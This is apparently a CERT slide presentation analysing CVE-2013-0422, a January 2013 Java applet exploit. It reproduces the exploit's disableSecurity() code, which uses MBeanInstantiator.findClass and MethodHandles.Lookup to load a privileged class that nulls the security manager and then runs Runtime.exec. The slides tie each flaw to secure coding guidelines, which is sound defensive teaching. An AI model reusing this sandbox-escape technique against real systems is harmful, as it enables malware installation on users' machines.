



Anatomy of Yet Another Java 0-day Exploit

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
Agenda

- Intro: Java Applet Security
- January 2013 Exploit
- Patch to January 2013 Exploit
- Summary

Security Explorations

Security Explorations found 59 vulnerabilities that are “pure Java”

- *April 2012*: 20 vulnerabilities reported to Oracle
- *November 2012*: Vulnerabilities published




Is it easy to break Java security ?

Java is one of the most exciting and difficult-to-break technologies we have ever met with. Contrary to common belief, it is not so easy to break Java. For a reliable, non-memory-corruption–based exploit codes, usually more than one issue needs to be combined to achieve a full JVM sandbox compromise. This alone is both challenging and demanding, as it usually requires a deep knowledge of a JVM implementation and the tricks that can be used to break its security.

- Security Explorations FAQ

Secure Coding Standards 1




The CERT™ Oracle™ Secure Coding Standard for Java

by Fred Long, Dhruv Mohindra, Robert C. Seacord, Dean F. Sutherland, David Svoboda

All rules and guidelines
are available online at
www.securecoding.cert.org

Java Coding Guidelines

by Fred Long, Dhruv Mohindra, Robert C. Seacord, Dean F. Sutherland, David Svoboda



Secure Coding Standards 2



**Secure Coding Guidelines
for the Java Programming
Language, Version 4.0**

<http://www.oracle.com/technetwork/java/seccodeguide-139067.html>

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Anatomy of Java Exploits

by David Svoboda

January 15, 2013 2:00 PM

<https://insights.sei.cmu.edu/cert/2013/01/anatomy-of-java-exploits.html>





Well-Behaved Applets

Applets run in a security sandbox

- Chaperoned by a **SecurityManager**
 - which throws a **SecurityException** if applet tries to do anything forbidden

Sandbox prevents applets from:

- Accessing the filesystem
- Accessing the network
 - **EXCEPT** the host it came from
- Running external programs
- Modifying the security manager



A signed applet may request privilege to do these things.



Invoking the Well-Behaved Applet

```
<html>
```

Java applet here:

```
<APPLET  code="javaapplet.Java"  
          archive='signed.jar'  
          width="300" height="100"
```

```
>
```

```
</APPLET>
```

```
</html>
```


Well-Behaved Applet

```
public void init()
{
```

```
    try
    {
```

```
        Process localProcess = null;
        localProcess = Runtime.getRuntime().exec("xeyes");
        if (localProcess != null)
            localProcess.waitFor();
    }
```

```
    catch (Throwable localThrowable)
    {
        localThrowable.printStackTrace();
    }
}
```

Called when the applet is first created

Called when the applet is visited

```
public void paint(Graphics paramGraphics)
{
```

```
    paramGraphics.drawString("Loading", 50, 25);
}
```

Well-Behaved Applet Stack Trace


```
java.security.AccessControlException: access denied
    ("java.io.FilePermission" "<<ALL FILES>>" "execute")
    at java.security.AccessControlContext.checkPermission(
        localProcess = Runtime.getRuntime().exec("xclock");
        AccessController.java:555)
    at java.lang.SecurityManager.checkPermission(
        SecurityManager.java:549)
    at java.lang.SecurityManager.checkExec(
        SecurityManager.java:799)
    at java.lang.ProcessBuilder.start(ProcessBuilder.java:1016)
    at java.lang.Runtime.exec(Runtime.java:615)
    at java.lang.Runtime.exec(Runtime.java:448)
    at java.lang.Runtime.exec(Runtime.java:345)
    at java.applet.Java.init(Java.java:24)
    at sun.applet.AppletPanel.run(AppletPanel.java:434)
    at java.lang.Thread.run(Thread.java:722)
```

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January 2013 Exploit ([CVE-2013-0422](#))

- Pure Java (no C-level bugs involved)
- Ran using Oracle Java 1.7.0u10
- Disables the security manager
 - (*e.g., breaks out of jail*)
- Can do anything a Java desktop app can do
 - was used to install malware





Exploit Code: init()

```
public void init() {
```

```
try {
```

```
    disableSecurity();
```

```
    Process localProcess = null;
```

```
    localProcess = Runtime.getRuntime().exec("xclock");
```

```
    if (localProcess != null)
```

```
        localProcess.waitFor();
```

```
    } catch (Throwable localThrowable) {
```

```
        localThrowable.printStackTrace();
```


```
    }
```

```
}
```





Attacker's View...



Want to disable the security manager?
You'll need a privileged class for that, or
else the security manager will disable you.

Want to generate a class with higher
privileges from applets using
ClassLoader and to execute any Java
code?...

ClassLoader.defineClass()

The `defineClass()` method of `ClassLoader` class can create a privileged class.

```
protected final Class<?> defineClass(String name,  
                                     byte[] b, int off, int len,  
                                     ProtectionDomain protectionDomain)
```

- **name**—Class name
- **b**—The bytes that make up the class data
- **off**—The start offset in **b** of the class data
- **len**—The length of the class data
- **protectionDomain**—The `ProtectionDomain` of the class


Want to Use `defineClass()` ?

`ClassLoader` is *abstract*


- Can't "new" a `ClassLoader` object

`defineClass()` is a *protected* method


- Can't invoke it from outside the class



Need a subclass of `ClassLoader`...



Designing Malicious Applets



Constructing a `ClassLoader`?

```
ClassLoader cl = new ClassLoader();
```

Prohibited

`ClassLoader` is an abstract class.
You cannot use **new** operator for abstract classes.

■ Obtaining the `ClassLoader` instance?

```
ClassLoader cl = getClass().getClassLoader();
```

Allowed

But...

you cannot invoke **defineClass** method from outside `ClassLoader`, because **defineClass** is a *protected* method.


Preparing a customized subclass of `ClassLoader`?

Disabling Security

```
public void disableSecurity() throws Throwable {  
    byte[] arrayOfByte = hex2Byte(ByteArrayWithSecOff);  
    JmxMBeanServerBuilder localJmxMBeanServerBuilder  
        = new JmxMBeanServerBuilder();  
    JmxMBeanServer localJmxMBeanServer  
        = (JmxMBeanServer)localJmxMBeanServerBuilder.newMBeanServer(  
            "", null, null);  
    MBeanInstantiator localMBeanInstantiator  
        = localJmxMBeanServer.getMBeanInstantiator();  
    ClassLoader a = null;  
    ...  
}
```

Disabling Security: ByteArrayWithSecOff

```
public void disableSecurity() throws Throwable {  
    byte[] arrayOfByte = hex2Byte(ByteArrayWithSecOff);  
    JmxMBeanServerBuilder localJmxMBeanServerBuilder  
        = new JmxMBeanServerBuilder();  
    JmxMBeanServer localJmxMBeanServer  
        = (JmxMBeanServer)localJmxMBeanServerBuilder.newMBeanServer(  
            "", null, null);  
    MBeanInstantiator localMBeanInstantiator  
        = localJmxMBeanServer.getMBeanInstantiator();  
    ClassLoader a = null;  
    ...  
}
```



```
public static String ByteArrayWithSecOff  
    = "CAFEBABE00000 . . . 0000020017";
```

Disabling Security: ByteArrayWithSecOff

```
public void disableSecurity() throws Throwable {  
    byte[] arrayOfByte = hex2Byte(ByteArrayWithSecOff);  
    JmxMBeanServerBuilder localJmxMBeanServerBuilder  
        = new JmxMBeanServerBuilder();  
    JmxMBeanServer localJmxMBeanServer =  
        new JmxMBeanServerBuilder().createMBeanServer();  
    Class C {  
        public C() {  
            System.setSecurityManager(null);  
            AccessController.doPrivileged(this);  
        }  
    }  
}
```



```
public static String ByteArrayWithSecOff  
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```

Disabling Security: ByteArrayWithSecOff


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    byte[] arrayOfByte = hex2Byte(ByteArrayWithSecOff);
    JmxMBeanServerBuilder localJmxMBeanServerBuilder
        = new JmxMBeanServerBuilder();
    JmxMBeanServer localJmxMBeanServer
        = (JmxMBeanServer)localJmxMBeanServerBuilder.newMBeanServer(
            "", null, null);
    MBeanInstantiator localMBeanInstantiator
        = localJmxMBeanServer.getMBeanInstantiator();
    ClassLoader a = null;
    ...
    // Return byte array from a string of hex values
    static public byte[] hex2Byte(String s) {
        byte[] result = new byte[s.length() / 2];
        for (int i = 0; i < result.length; i++) {
            result[i] = (byte)
                Integer.parseInt(s.substring(2 * i, 2 * i + 2), 16);
        }
        return result;
    }
}
```



Disabling Security: First Exploit

```
public void disableSecurity() throws Throwable {
    byte[] arrayOfByte = hex2Byte(ByteArrayWithSecOff);
    JmxMBeanServerBuilder localJmxMBeanServerBuilder
        = new JmxMBeanServerBuilder();
    JmxMBeanServer localJmxMBeanServer
        = (JmxMBeanServer)localJmxMBeanServerBuilder.newMBeanServer(
            "", null, null);
    MBeanInstantiator localMBeanInstantiator
        = localJmxMBeanServer.getMBeanInstantiator();
    ClassLoader a = null;

    Class localClass1
        = localMBeanInstantiator.findClass(
            "sun.org.mozilla.javascript.internal.Context", a);
    Class localClass2
        = localMBeanInstantiator.findClass(
            "sun.org.mozilla.javascript.internal.GeneratedClassLoader",
            a);
    ...
}
```



MBeanInstantiator.findClass()

```
static Class<?> loadClass(String className, ClassLoader loader)
    throws ReflectionException {

    Class<?> theClass;
    if (className == null) {
        throw new RuntimeException(new
            IllegalArgumentException("The class name cannot be null"),
            "Exception occurred during object instantiation");
    }
    try {
        if (loader == null)
            loader = MBeanInstantiator.class.getClassLoader();
        if (loader != null) {
            theClass = Class.forName(className, false, loader);
        } else {
            theClass = Class.forName(className);
        }
    } catch (ClassNotFoundException e) {
        throw new ReflectionException(e,
            "The MBean class could not be loaded");
    }
    return theClass;
}
```

How to Fool `Class.forName()`

`Class.forName()` does a security check, but it is minimal

- Only checks that immediate calling class's class loader has the required privileges
- This means that untrusted code can't call `class.forName()` and get forbidden classes
 - But it can trick trusted code into doing so!

`MBeanInstantiator.loadClass()` violates:



[SEC52-J. Do not expose methods that use reduced-security checks to untrusted code](#)

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Guideline 9-9: Safely invoke standard APIs that perform tasks using the immediate caller's class loader instance



[SEC04-J. Protect sensitive operations with security manager checks](#)

Disabling Security: Remainder 1

```
public void disableSecurity() throws Throwable {
    ...
    MethodHandles.Lookup localLookup = MethodHandles.publicLookup();
    MethodType localMethodType1 = MethodType.methodType(MethodHandle.class, Class.class,
        new Class[] { MethodType.class });
    MethodHandle localMethodHandle1 = localLookup.findVirtual(
        MethodHandles.Lookup.class, "findConstructor", localMethodType1);
    MethodType localMethodType2 = MethodType.methodType(Void.TYPE);
    MethodHandle localMethodHandle2 = (MethodHandle)localMethodHandle1.invokeWithArguments(
        new Object[] { localLookup, localClass1, localMethodType2 });
    Object localObject1 = localMethodHandle2.invokeWithArguments(new Object[0]);
    MethodType localMethodType3 = MethodType.methodType(MethodHandle.class, Class.class,
        new Class[] { String.class, MethodType.class });
    MethodHandle localMethodHandle3 = localLookup.findVirtual(
        MethodHandles.Lookup.class, "findVirtual", localMethodType3);
    MethodType localMethodType4 = MethodType.methodType(localClass2, ClassLoader.class);
    MethodHandle localMethodHandle4 = (MethodHandle)localMethodHandle3.invokeWithArguments(
        new Object[] { localLookup, localClass1, "createClassLoader", localMethodType4 });
    Object localObject2 = localMethodHandle4.invokeWithArguments(
        new Object[] { localObject1, null });
    MethodType localMethodType5 = MethodType.methodType(Class.class, String.class,
        new Class[] { byte[].class });
    MethodHandle localMethodHandle5 = (MethodHandle)localMethodHandle3.invokeWithArguments(
        new Object[] { localLookup, localClass2, "defineClass", localMethodType5 });
    Class localClass3 = (Class)localMethodHandle5.invokeWithArguments(
        new Object[] { localObject2, null, arrayOfByte });
    localClass3.newInstance();
}
```

Disabling Security: Remainder 2

```
public void disableSecurity() throws Throwable {  
    ...  
    MethodHandles.Lookup localLookup = MethodHandles.publicLookup();  
  
    MethodHandle mh_lookup_findConstructor  
        = localLookup.findVirtual(MethodHandles.Lookup.class, "findConstructor");  
  
    MethodHandle sun__Context = mh_lookup_findConstructor( localLookup, sun__Context);  
  
    Object sunContext = sun__Context();  
  
    MethodHandle mh_findVirtual  
        = localLookup.findVirtual(MethodHandles.Lookup.class, "findVirtual");  
  
    MethodHandle sun__Context_createClassLoader  
        = mh_findVirtual( localLookup, sun__Context, "createClassLoader");  
    Object sunContextClassLoader = sun__Context_createClassLoader( sunContext, null);  
  
    MethodHandle sun__generatedClassLoader_defineClass  
        = sun__generatedClassLoader_defineClass();  
    Class arrayOfByteClass  
        = sun__generatedClassLoader_defineClass( sunContextClassLoader, null, arrayOfByte);  
    arrayOfByteClass.newInstance();  
}
```

Disabling Security: Remainder 3

```
public void disableSecurity() throws Throwable {
```

...

Why couldn't we just say

```
= sun.org.mozilla.javascript.intern  
  .GeneratedClassLoader.defineClass()  
  ?
```

```
MethodHandle sun__generatedClassLoader_defineClass  
    = sun__generatedClassLoader.defineClass();  
Class arrayOfByteClass  
    = sun__generatedClassLoader_defineClass(  
        sunContextClassLoader, null, arrayOfByte);  
arrayOfByteClass.newInstance();  
}
```

Disables security manager

Exploit Dissection

Variable	Content	
localClass1	<code>sun.org.mozilla.javascript .internal.Context</code>	
localClass2	<code>sun.org.mozilla.javascript .internal.GeneratedClassLoader</code>	
localLookup		An object that looks up public methods
localMethodHandle1	<code>MethodHandles.Lookup .findConstructor()</code>	
localMethodHandle2	<code>new Context()</code>	0-arg constructor
localObject1	<object of type Context>	created by <code>new Context()</code>
localMethodHandle3	<code>Lookup.findVirtual()</code>	
localMethodHandle4	<code>Context.createClassLoader()</code>	
localObject2	<object of type ClassLoader>	created by <code>createClassLoader()</code>
localMethodHandle5	<code>Lookup.findVirtual(GeneratedClassLoader.defineClass())</code>	
localClass3	<code>GeneratedClassLoader.defineClass(ByteArrayWithSecOff)</code>	

Why Did This Work?

The exploit works by creating a **ClassLoader** that builds a **Class** from the byte array

BUT

The security manager normally prevents applets from creating a **ClassLoader**

BUT

The code used Java's Reflection API to indirectly create a **ClassLoader**

BUT

The Reflection APIs also contain security access checks

BUT

The `java.lang.invoke.MethodHandles.Lookup` class doesn't contain sufficient access checks



Privileges Can Vary per Class

If **a** and **b** are objects of the same class, they will always have the same privileges

But if they are different classes, they may have differing privileges

- even if **a** is a subclass of **b**
- even if they are in the same package
- in the same JVM

Classes in the Java core library have full privileges

But applet classes have limited privileges

- Cannot create new classes.

Privilege Security Issues

Privilege escalation vulnerability


Restricted code manages to execute code in an unrestricted (privileged) context

Less privileged methods can invoke more privileged methods

More privileged methods can invoke less privileged methods unknowingly:

- Unprivileged subclasses
- Interfaces
 - Callbacks
 - Event handlers


Confused Deputy Problem 1



Q: If class A is unprivileged and class B is privileged, how do we make sure that class A doesn't trick class B into doing something privileged on A's behalf?

Confused Deputy Problem 2

A: Require that all callers are privileged before proceeding.



Mitigating Confused Deputy

For a sensitive operation to proceed, **every** method on the call stack must be allowed to do it

This stops unprivileged classes from “hiding” behind privileged classes when trying to do something malicious

Enables privileged classes to publish sensitive methods, because the security manager will prevent unprivileged classes from using them

Sensitive methods can “take care of themselves”

Encourages *Distrustful Decomposition*




Reduced Security Checks 1

Some core methods use reduced security checks

Instead of checking the permissions for all callers in the call stack, they check the permissions only for the immediate caller

Any privileged method that invokes one of these methods may be vulnerable to “confused deputy”



[SEC52-J. Do not expose methods that use reduced-security checks to untrusted code](#)

Reduced Security Checks 2

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Guideline 9-8: Safely invoke standard APIs that bypass **SecurityManager** checks depending on the immediate caller's class loader

Method

`java.lang.Class.getClassLoader`

`java.lang.Class.getClasses`

`java.lang.Class.getField(s)`

`java.lang.Class.getMethod(s)`

`java.lang.Class.getConstructor(s)`

`java.lang.Class.getDeclaredClasses`

`java.lang.Class.getDeclaredField(s)`

`java.lang.Class.getDeclaredMethod(s)`

`java.lang.Class.getDeclaredConstructor(s)`

`java.lang.ClassLoader.getParent`

`java.lang.ClassLoader.getSystemClassLoader`

`java.lang.Thread.getContextClassLoader`

Reduced Security Checks 3

ORACLE® Guideline 9-9: Safely invoke standard APIs that perform tasks using the immediate caller's class loader instance

Method
<code>java.lang.Class.forName</code>
<code>java.lang.Package.getPackage(s)</code>
<code>java.lang.Runtime.load</code>
<code>java.lang.Runtime.loadLibrary</code>
<code>java.lang.System.load</code>
<code>java.lang.System.loadLibrary</code>
<code>java.sql.DriverManager.getConnection</code>
<code>java.sql.DriverManager.getDriver(s)</code>
<code>java.sql.DriverManager.deregisterDriver</code>
<code>java.util.ResourceBundle.getBundle</code>

Reduced Security Checks 4

ORACLE® Guideline 9-10: Be aware of standard APIs that perform Java language access checks against the immediate caller

Method

`java.lang.Class.newInstance`

`java.lang.reflect.Constructor.newInstance`

`java.lang.reflect.Field.get*`

`java.lang.reflect.Field.set*`

`java.lang.reflect.Method.invoke`

`java.util.concurrent.atomic.AtomicIntegerFieldUpdater.newUpdater`

`java.util.concurrent.atomic.AtomicLongFieldUpdater.newUpdater`

`java.util.concurrent.atomic.AtomicReferenceFieldUpdater.newUpdater`

Disabling Security: Remainder 2

```
public void disableSecurity() throws Throwable {
```

...

The **SecurityManager** prevents us from calling this code directly.
But it lets us use reflection
because then the immediate caller is **Method.invoke()**!

```
MethodHandle sun__generatedClassLoader_defineClass  
    = sun__generatedClassLoader.defineClass();  
Class arrayOfByteClass  
    = sun__generatedClassLoader_defineClass(  
        sunContextClassLoader, null, arrayOfByte);  
arrayOfByteClass.newInstance();  
}
```



Reflection API Security Checks

For their security to be effective, reflection methods must correctly identify their caller

This is tricky because reflection methods often call each other, so they must ignore each other's presence in the call stack, and detect the first non-reflection caller on the stack.

It's OK to call these methods. But don't let an attacker trick you into calling these methods on their behalf!

For more information, see these guidelines:



[SEC52-J. Do not expose methods that use reduced-security checks to untrusted code](#)

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Guideline 9-10: Be aware of standard APIs that perform Java language access checks against the immediate caller

`java.lang.invoke.MethodHandles.Lookup`

- from Invoke API
- new to Java 7

The reflection methods do not treat methods in `java.lang.invoke.*` as “one of their own,” so if your call stack looks like this:

Method
Untrusted Method
<code>java.lang.invoke.*</code> method
<code>java.lang.reflect.*</code> method

the reflection method only checks the privilege of the `java.lang.invoke.*` method—which always passes

Final Statement

At this point `localClass3` (aka `arrayOfByteClass`) is a class whose code is indicated by the byte array

The statement:

```
localClass3.newInstance();
```

constructs an object of this class, invoking the 0-argument constructor in the bytecode

The bytecode runs with all privileges granted!

Exploit Summary

1. `MBeanInstantiator.findClass()` used to retrieve several forbidden classes
 - `com.sun.jmx.mbeanserver.MBeanInstantiator.findClass()` would return any class (bypassing access checks)
2. `MethodHandles.Lookup` used to access and invoke forbidden constructors and methods
 - `java.lang.invoke.MethodHandles.Lookup` would return any method or constructor, even if private, bypassing access restrictions
3. Constructs a `ClassLoader` that associates a class with a byte array
